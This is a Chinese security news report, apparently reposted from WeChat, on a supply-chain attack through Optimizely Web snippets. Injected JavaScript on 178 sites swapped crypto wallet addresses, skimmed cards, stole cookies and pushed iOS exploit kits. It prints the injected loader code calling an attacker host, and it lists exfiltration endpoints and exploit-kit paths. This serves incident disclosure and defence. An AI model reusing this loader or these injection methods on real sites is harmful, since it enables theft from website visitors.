第三方脚本供应链失守:全球178家大型品牌站点钱包地址被替换
原创 黑鸟 2026-11-17 23:41 广东
2026年11月16日,一批恶意JavaScript经由Optimizely Web实验平台分发给访客,共有178家组织的站点受到波及,名单中包含Zoom、BBC、CNN、Salesforce、GitLab、IKEA、HSBC、Equifax、Air France-KLM、Ledger、Peacock等全球访问量最高的一批网站。
投放的恶意代码属于多功能攻击套件,可将页面上的加密货币钱包地址替换为攻击者控制的地址,窃取支付卡号,盗取Cookie与页面截图;在iPhone和iPad设备上,还会下发Coruna与DarkSword两款iOS exploit kit(漏洞利用套件)。链上交易记录显示,已有加密货币被转走。
这类攻击正是脚本完整性监控场景下需要识别的典型对象。相关平台能够发现受信任JavaScript出现的异常变更,检测新加载的脚本,并识别指向外部可疑目的地的连接。即便原始脚本仍来自受信任的Optimizely域名,上述信号也足以暴露恶意行为。若站点在enforcement mode(强制模式)下配置了合适的CSP(Content Security Policy,内容安全策略),还可以在攻击链路完成之前阻断其中关键环节。

目前大部分恶意代码已被清除。UTC时间21:52,188个被感染的snippet(脚本片段)中仅剩1个仍含恶意代码,而UTC时间20:56这一数字为169。站点使用Optimizely Web,或在当天访问过下文列出的站点,应继续关注后续处置情况。
攻击如何发生
Optimizely Web属于Web experimentation(网页实验)平台,企业在自家站点上通过A/B测试、multivariate testing(多变量测试)等方式对比不同页面版本与交互方案,依据访客行为数据判断哪一版转化率更高,再决定正式上线哪一版。这类平台通常以第三方JavaScript snippet的形式接入站点,实验配置、分流规则和自定义代码都由平台控制台管理,再随页面脚本下发给访客浏览器执行,全球有上万家企业使用,客户覆盖零售、金融、科技、媒体等多个行业。
Optimizely Web的工作方式是让每个客户从Optimizely的CDN加载一段JavaScript snippet,
例如https://cdn.optimizely.com/js/6395285578973184.js
这段snippet包含Optimizely自身代码、客户的实验配置,以及一个可选字段Project JavaScript(projectJS),即客户在Optimizely控制台中编写、在每个页面运行的自定义代码。
攻击者把自有代码写入客户项目的Project JavaScript,snippet其余部分保持原样。文件仍由cdn.optimizely.com下发,携带Optimizely的证书,来自每个受影响站点早已信任的主机。Zoom的snippet中被追加的代码如下:
"projectJS": function(){(function(){try{var s=document.createElement('script');s.src='https://1688360.cc/track.js';s.async=true;(document.head||document.documentElement).appendChild(s);}catch(e){}})();观测到的注入加载器共有三个版本:
普通<script>标签指向https://1688360[.]cc/track.js,多数snippet采用这一版本。
同一URL经base64编码后由atob()解码还原,直接检索"1688360.cc"无法命中。Smartsheet的snippet曾被清理过一次,随后又以这一版本重新感染,说明编写代码的一方当时仍保有访问权限。
完整内联副本形式的payload,在1688360[.]cc被阻断时通过eval执行。
部分客户将snippet放在自有域名下,例如opt.scheels.com/js/<id>.js或www.vodafone[.]com.au/js/<id>.js,这些站点同样受到影响,因为内容来自同一个Optimizely项目。
攻击者如何获得如此多互不相关客户项目的写入权限,目前尚无定论,可能是Optimizely系统被攻陷,也可能是某一凭证具备跨客户访问权限,或存在其他途径,这一部分需要由Optimizely作出说明。需要明确的是,Optimizely的CDN只是按收到的内容原样下发,本次并非CDN cache poisoning(缓存投毒)攻击。Optimizely自有站点同样受到波及,www.optimizely.com与login.optimizely.com的snippet均携带该代码。
事件时间线(UTC)
时间 | 事件 |
|---|---|
9月17日 | 同一攻击者使用的注入器webshell.lol经由SEO"backlink panel"脚本首次出现在土耳其站点上 |
11月9日 17:52 | 注册5vobauua3ojpklx.icu,作为iOS exploit kit的路由域名 |
11月13日至16日 | 前一波攻击:webshell[.]lol/get.js通过Kissmetrics、StorifyMe、Minute Media脚本注入securitybank.com、faz.net、smh.com.au、vidaxl、foxsports.com等站点 |
11月16日 02:21 | urlscan最后一次捕获到BBC的Optimizely snippet处于干净状态 |
11月16日 04:21 | 首次观测到Optimizely注入,BBC snippet加载webshell.lol |
04:28至05:23 | 1688360.cc证书签发,域名于05:23注册 |
08:10 | track.js(加密货币地址替换脚本)首次构建 |
08:28 | 1688360[.]cc/track.js首次出现在bbc.com |
11:20 | Zoom的snippet被修改,Last-Modified响应头发生变化 |
13:03 | 攻击者将盗取的加密货币归集到交易所 |
13:43 | track.js中加入卡号窃取模块 |
16:38 | 注册eil786npto9u5bq[.]icu,作为第二个iOS路由域名 |
17:13至17:57 | 加入第二个iOS主机,向每台iOS 18.6及更早版本的访问者注入Coruna iframe |
19:24至19:59 | 扫描结果:1611个Optimizely snippet中有186个被感染 |
约20:40至21:10 | 大规模清理,Ledger 20:41、Smartsheet 20:56、BBC 21:07 |
21:52 | 188个snippet中仅剩TalkTalk仍被感染 |
当天payload被重新构建26次,攻击者持续添加功能和钱包地址,从未移除已有内容。
payload执行的四类行为
所有访客收到的都是同一段脚本track.js,各模块同时处于激活状态,访客实际遭遇什么取决于设备类型和在页面上的操作。
加密货币地址替换(已发生资金盗取)脚本查找页面中所有合法钱包地址,覆盖BTC、ETH及EVM链、TRON、Solana、TON、Litecoin、Bitcoin Cash、Dogecoin,随后替换为攻击者控制的地址。脚本会校验checksum(校验和),只替换真实有效的地址,替换范围包括: 页面文本、表单字段、链接与图片; 剪贴板,在复制操作和navigator.clipboard接口中生效; 外发的fetch/XHR请求、window.open、页面跳转以及iOS分享面板。 页面发生变化时脚本会重新扫描。从任何受影响页面复制地址,或在该标签页打开期间从其他位置复制,最终粘贴出去的都可能是攻击者的地址。
卡号窃取该模块于UTC时间13:43加入。脚本监视表单提交以及每一条fetch/XHR POST请求,提取经过Luhn校验的卡号、有效期和CVV(卡片安全码)。三项信息齐全后,通过navigator.sendBeacon发送至https://1688360[.]cc/card.php。托管支付iframe(Stripe、Adyen等同类组件)内输入的卡号不在其可触及范围,直接输入站点自有表单字段的卡号则会被记录。
Cookie与截图窃取当脚本在钱包或支付相关字样附近完成地址替换时,会将以下信息发送至https://1688360.cc/hit.php: 页面URL; document.cookie,即未标记HttpOnly的Cookie; 被替换掉的原始地址; 由html2canvas渲染生成的页面截图。
iOS exploit kit:Coruna与DarkSword
在iPhone和iPad上,脚本从5vobauua3ojpklx.icu和eil786npto9u5bq.icu加载boot.js,读取iOS版本后在隐藏iframe中加载对应的漏洞利用链:
iOS版本 | 对应利用链 |
|---|---|
iOS 13至17 | Coruna(/A8/,另有位于/JIUJIU888/index.js的直接Coruna加载器) |
iOS 18.x | DarkSword(/B9/、/D11/、/D12/) |
iOS 26 | 独立利用链(/C10/),当前仅对设备做指纹识别 |
Coruna加载器与10月份另一起活动中分析过的样本逐字节相同。套件自身注释显示,iOS 18.7.3及更新版本、26.3及更新版本已修复相关问题。
iOS 18.6及更早版本的页面每60秒重新加载一次以重试漏洞利用,这是一个可被观测到的异常现象。

受感染snippet与iOS利用链相关观测记录
相关阅读:
同时瞄准安卓与苹果,俄罗斯APT29再用水坑站点投放Nday漏洞
23个IOS漏洞打包的Coruna工具包,已完成从国家级到黑产的三级扩散
已被盗取的资金
截至UTC时间11月16日19:25,攻击者钱包共收到约7040美元,全部发生在16日当天约九个小时之内:
币种 | 收款地址 | 入账情况 | 约合美元 |
|---|---|---|---|
BTC | 19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kW | 0.08298 BTC(4笔),未花费 | 约5380美元 |
LTC | ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5 | 17.02 LTC(3笔) | 约762美元 |
TRON | THvs6p56XkUiMkJeSc51cAP64u2RsTYqxa | 662.9 USDT + 184 TRX | 约719美元 |
ETH | 0xC4026b06D82b0F0B363eda0642D61CfbDc17884e | 0.055 ETH | 约100美元 |
BSC(同一0x地址) | 0xC4026b06D82b0F0B363eda0642D61CfbDc17884e | 82 USDT | 约82美元 |
资金于UTC时间13:03至13:05被归集转出。以太坊链上的USDC流向HitBTC充值地址。该TRON钱包自2026年3月起已在使用,说明攻击者在本次活动之前便已开展行动。卡号与Cookie流向1688360[.]cc的具体数量目前无法观测。
受影响范围与行业分布
研究团队抓取了1611个不同的Optimizely snippet,样本主要来自自身爬取数据,逐一检查其中是否存在恶意代码,发现178家组织名下的188个snippet被感染。每个被感染文件连同响应头、SHA-256哈希值和抓取时间均已留存作为证据。实际受影响数量可能更高,因为只能检查在时间范围内能够找到的snippet。
行业 | 组织数量 | 代表机构 |
|---|---|---|
银行与金融 | 32 | Paychex、HSBC美国、Equifax、SmartAsset、HSBC香港 |
科技与SaaS | 23 | Zoom、Bitly、Salesforce、GitLab、Optimizely |
零售与时尚 | 20 | IKEA、ASOS、Mattel、American Eagle、Scheels |
流媒体与娱乐 | 12 | Peacock、D&D Beyond、Wizards of the Coast、NOW TV、Zattoo |
新闻与媒体 | 10 | CNN、BBC、Fox News、NPR、CTV News |
航空与旅行 | 9 | Alaska Airlines/Hawaiian Airlines、Transavia、Air France-KLM、KLM荷兰、Trafalgar |
医疗与制药 | 8 | Invisalign、Takeda、Covetrus、iTero(Align)、Covetrus Pharmacy |
工业与制造 | 8 | Fluke、eMaint(Fluke)、Fluke Networks、Vaillant德国、Fluke Process Instruments |
电信 | 7 | Virgin Media、Virgin Media O2、Vodafone澳大利亚、O2、TPG Telecom |
加密货币与交易 | 6 | Ledger、IG、OANDA/Coinpass、interactive investor、TMS Brokers |
保险 | 6 | Asurion/uBreakiFix、Mutual of Omaha、Admiral、Securian Financial、eRenterPlan |
房地产 | 6 | Buildium(managebuilding.com)、Loft Living apartments、HireAHelper、Flytte.no及同类比价站点 |
餐饮与酒店 | 5 | 餐厅点餐站点(order.online)、Heineken、Home Chef、Starbucks加拿大、Cinnabon |
家居与智能家居 | 5 | Resideo、Honeywell Home、myQ(Chamberlain)、Chamberlain、First Alert |
公益与公共事务 | 4 | Change.org、ASPCA、UNICEF USA、DonorsChoose |
bc | 4 | Betsson、PokerStars、tombola、Betfred |
专业服务 | 4 | Freshfields、CohnReznick、Baringa、Cro Metrics |
物流与航运 | 3 | ShipStation/ShipEngine、Stamps.com、ShipEngine |
汽车 | 3 | Lucid Motors、O'Brien Glass、Chevrolet经销商网络(Bill Rapp等) |
教育 | 3 | Walden University、Perlego、Chamberlain University |
此前经由Kissmetrics、StorifyMe、Minute Media传播的webshell.lol攻击波影响了另外一批站点,未计入上表。
IoC以及攻击者收款钱包地址可见《World's Largest Brands Infected With Malware Via Optimizely》
More👇
本文转载自微信公众号「黑鸟」,查看原文。版权归原作者所有,如有侵权请联系删除。